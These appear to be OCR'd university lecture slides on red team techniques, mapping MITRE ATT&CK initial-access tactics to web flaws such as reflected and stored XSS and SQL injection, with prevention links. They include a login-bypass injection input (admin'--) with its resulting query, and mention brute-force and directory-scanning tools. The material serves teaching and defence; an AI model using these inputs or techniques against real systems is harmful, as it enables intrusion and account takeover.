TOPIC 7
INTRODUCTION TO RED TEAM TECHNIQUES

A MITRE ATT&CK-powered primer on "attack" techniques

JOSÉ MANUEL REDONDO LÓPEZ *"S-81 ISAAC PERAL"* PROJECT V4.0

Source: Bing Chat AI

Departamento de Informática
Universidad de Oviedo

Universidad de Oviedo


Logo: @creative_vanesa (*Instagram*)

INDEX

- Exploitation Techniques
  - Phase 2 (TA0042: Resource Development) and Phase 3 (TA0001. Initial Access)
    - Code injection errors
  - Phase 4: TA0002: Execution
    - Remote shells
    - Metasploit Framework
    - Other execution Techniques
- Post-Exploitation Techniques

The MITRE ATT&CK framework: Our attack guide

- **Remember the MITRE ATT&CK from topic 5 (network security)?**
  - https://attack.mitre.org/
  - Although it has 14 phases, we only reviewed the first one!
- **Now it is time to review the rest**
  - The next 3 deal with machine **exploitation**
  - The rest (10 more) are **post-exploitation** techniques
  - As we said, all of them together are called "**the adversary lifecycle**"
- **This framework collects ALL adversary tactics and techniques observed in the real world**
  - This way, you have an always-updated **access to the different adversary ("attack") techniques divided in phases**
  - The most updated knowledge, upgraded as time passes!



Source: https://attack.mitre.org/

< Go to Index

Source: Bing Chat AI

Injection >

EXPLOITATION TECHNIQUES

Using the MITRE ATT&CK to know how adversaries can exploit our systems


*Icons by Bing Chat AI

Departamento de Informática
Universidad de Oviedo

Universidad de Oviedo

MITRE ATT&CK. EXPLOITATION TECHNIQUES AND TACTICS

- We will begin with those related with exploiting remote machines
- The amount of information contained in this framework is way beyond the scope of our course
- But we can explain each phase objectives, general techniques, and tactics
  - We can also link them to possible defenses already covered by past topics
- We will also provide some concrete examples of techniques of each phase
  - That are typical of CTF competitions!



Source: https://attack.mitre.org/

What are you going to find in this block?

- **In this block you will learn**
  - That before carrying out an attack there is a previous phase of **gathering resources** for it
  - That the first phase of an attack is to **break into a victim's system for the first time**
  - That **code injection errors** are one of the most common in web applications

Phase 2 (TA0042. Resource Development) and Phase (TA0001. Initial Access)


Creating our attack infrastructure and entering the victim infrastructure for the first time

*Icons by Bing Chat AI

TA0042. Resource Development

https://attack.mitre.org/tactics/TA0042/

- **Techniques involving adversaries creating, purchasing, or compromising / stealing resources that can be used to support different attacks**
  - They can be used to support various operations against victims in later phases
  - **Infrastructure**: Domains, DNS servers, servers/botnets, accounts, web services, VPNs, networks for anonymity
  - **User accounts**: In different services, default product/software accounts...
  - **Capabilities**: malware, offensive software, vulnerability information...
    - The capabilities are installed in the purchased infrastructure (Stage Capabilities)
  - They can also be used in other phases
    - Purchased domains to support Command and Control (remote control) of attacked machines
    - Email accounts for phishing as a part of Initial Access
    - Stealing code signing certificates for Defense Evasion
    - …



TA0001. Initial Access

https://attack.mitre.org/tactics/TA0001/

- **Techniques using various entry vectors to gain an initial foothold within a network**
  - In other words, **compromise the first device of the victim**
    - The first step to increase the attack consequences later
  - Include **targeted spear phishing** and **exploiting weaknesses** on public-facing web servers
  - These footholds may allow continued access (Valid accounts, use of external remote services…) or be of limited use due to account and password changes
- **Ways to get initial access are**
  - Finding **hidden directories** that give access to private information with tools like `dirb`
  - Finding shared folders with sensitive information (**SMB protocol**)
  - **Brute force attacks on remote services** (e.g., with `nmap`) either with pure brute force, dictionaries, or with a **dictionary customized** for the victim
  - Made from words from your website, e.g. (e.g. `cewl`)

TA0001. Initial Access

- **Among their techniques we can remark T1190. Exploit Public-Facing Application**
  - Attempt to take advantage of a weakness in an Internet-facing computer / program / web
  - **Using software, data, or commands in order to cause unintended or unanticipated behavior**
    - The system weakness can be **common errors**, glitches, wrong configurations, or design vulnerabilities
  - The weak applications are often websites, but other elements can also be attacked
    - Databases (like SQL Server)
    - Standard services (like SMB or SSH)
    - Network device administration and management protocols (like SNMP)
    - … (anything with Internet-accessible ports)
  - **Topic 3-4** (OS, services), **5** (network), and **6** (application) need to be applied on this context
  - If it is a web application, you should pay special attention to the **errors that are usually produced** when implementing them
    - They can be avoided using the techniques shown on Topic 6!

COMMON WEB ERRORS?

- **The Open Web Application Security Project (OWASP) is a global community dedicated to creating more secure software**
  - Among his many projects, he has **classified the most common and critical errors** when creating websites and APIs
  - It is called **OWASP Top 10**: https://owasp.org/Top10/
  - They are presented in order of importance (**`A<Ranking Position>:<Year>`**)
  - It's not a list of all the errors, just the most common ones
    - There are others that need to be studied if we want to delve deeper into this section
  - One of the most serious and well-known are **injection errors**
    - Data masquerading as code of different kinds!
- **All web error information can be found in the WSTG**
  - https://owasp.org/www-project-web-security-testing-guide/ **(TK-210 "Red October")**

Code injection errors


When user data turns dangerous because of insufficient validation (Topic 6)

*Icons by Bing Chat AI

Reflected Cross-site Scripting (XSS) (WSTG-INPV-01)

Computer Security

Source: securityzines.com



Reflected Cross-site Scripting (XSS) (WSTG-INPV-01)

- **Reflected Cross-site Scripting (Reflected XSS) occurs when an attacker injects executable code in the HTTP request**
  - The request is sent with malicious code that replaces the "normal" data
  - Also called XSS Type 1
- **Characteristics**
  - This attack is not stored in the application DBMS
    - **The HTTP request must be modified to be malicious**
    - **And sent to a user** (for example, by email) **who clicks on it**
  - **Not persistent**: There is no trace left in the DBMS (only in the access logs of the web server)
    - It only affects users who click on a link with the malicious request
  - The actual page receives the request, processes it…
    - And returns the response to the victim after executing the malicious injected code!
  - **A complete collection of XSS attack vectors of this type and the following is here**
    - https://portswigger.net/web-security/cross-site-scripting/cheat-sheet


Reflected Cross-site Scripting (XSS) (XSS type 1)

- If successful, JavaScript can be used to develop dangerous attacks
  - Install **keyloggers**
  - **Cookie theft** (and therefore sessions, private user account information,....)
  - **Copy the clipboard** of the users who visit the page and submit their content to the attacker
  - **Change the content of the page** in any way imaginable (defacement)
  - **A full list of possible payloads can be viewed at**: http://www.xsspayloads.com/payloads.html
- More information
  - https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting.html
- The main prevention method is using a WAF, but also…
  - Cookie security techniques (**Topic 6**)
  - Implementing a Secure CSP Policy (**Seminar 6**)
  - Use a WAF (**Topic 6**)
  - Prevention guide: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Stored Cross-site Scripting (XSS) (WSTG-INPV-02)

Computer Security

Source: securityzines.com




Stored Cross-site Scripting (XSS) (WSTG-INPV-02)

- **A more dangerous variant of XSS**
  - It can happen in web applications that store user input (most of them!)
    - **Examples**: forum posts, blogs, comments, user profiles...
  - The effects of stored/persistent XSS are potentially more harmful if the user has an active session at that time
  - This type of XSS doesn't need to convince anyone to click on a link...
  - **Share potential attack vectors, prevention methods, and payloads with type 1**
- **More information**
  - https://owasp.org/wwwproject-web-security-testing-guide/v41/4- web_application_security_testing/07-input_validation_testing/02- testing_for_stored_cross_site_scripting.html
- **There is a third type, DOM-based XSS**
  - It will not be covered in this course

SQL Injection (SQLi) (WSTG-INPV-05)

- **Attack that involves inserting SQL code into user provided input data**
  - **Injects part of an SQL statement** or a full one
  - User input is leveraged to modify the purpose of a legitimate SQL statement
  - Like XSS, but with another type of injected code
- **The consequences are obvious**
  - **Arbitrary reading/modification** of DBMS data
  - **Execution of administrative/management operations** of the DBMS
    - Closing it, interaction with the file system or the OS...
  - **Extraction of metadata** from the DBMS, structure, user information (passwords, logins)...
  - *... (it all depends on the features offered by the DBMS to the application, or the user permissions)*



Source: https://spanning.com/blog/sql-injection-attacks-web-based-application-security-part-4/

SQL Injection (SQLi) (WSTG-INPV-05): Basic example

- **Imagine we have this**
  - The following SQL statement handles the user logins of an application
    - `SELECT [account data] FROM accounts WHERE login = '[user input (Login)]' AND password = '[user input (Password)]'`
  - Once the user enters the information, it is incorporated into the statement
    - If the user is called `jack` with password `mysecurepwd`: `SELECT [account data] FROM accounts WHERE login = 'jack' AND password = 'mysecurepwd'`
  - But what if the user enters `admin'--` and no key?
    - `SELECT [account data] FROM accounts WHERE login = 'admin'--' AND password = ''`
